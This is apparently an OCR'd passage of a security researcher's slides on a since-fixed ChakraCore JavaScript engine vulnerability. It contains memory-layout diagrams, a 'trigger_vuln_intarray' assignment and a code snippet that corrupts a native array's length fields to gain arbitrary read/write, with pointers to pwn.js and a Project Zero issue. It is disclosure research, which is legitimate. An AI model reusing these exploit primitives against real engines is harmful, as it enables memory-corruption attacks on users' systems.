
let tmp={__proto__:obj1}



obj.a = obj_rw;


obj_rw.auxSlots
obj_1.auxSlots
obj_1
0x00 vtable
0x08
auxSlots
obj_1.a
obj_1.b
obj_rw
0x00 vtable (c)
0x08 (d)
auxSlots (e)
obj_rw.p1
obj_rw.p2
Obj_rw.p3
Obj_rw.p4
.....

obj_1.e = trigger_vuln_intarray;



Get relative address to read and write

- Run the code below, we can get the ability to relative address read and write according to JavaScriptNativeIntArray
- It's easy to use this array to get the ability to absolute arbitrary address read and write in ChakraCore
- Use the pwn.js, can finish the exploit.

```
obj_rw.p7 = 0x7fffffff;  //0x00010000'7fffffff  array->length = 0x7fffffff
obj_rw.p11 = NaN;  //0x00040000'00000000 head->left = 0,head->length=0x00040000
obj_rw.p12 = 0x7fffffff; //0x00010000'7fffffff head->size = 0x7fffffff
```

Exploit demo show

Acknowledgement


- @yuange of Tencent ZhanluLab
- Thanks to @hume,@ThomsonTan for answering the confusion I encountered when I learned the compilers principles.
- Thanks to Google Project Zero security researcher Lokihardt for showing us so many exciting vulnerability samples.
- Thanks to ChakraCore Team for fixed the vulnerability I report.

Reference


- https://github.com/Microsoft/ChakraCore
- https://bugs.chromium.org/p/project-zero/issues/detail?id=1429
- https://github.com/theori-io/pwnjs

Appendix


Index is a constant




Compatible bound check

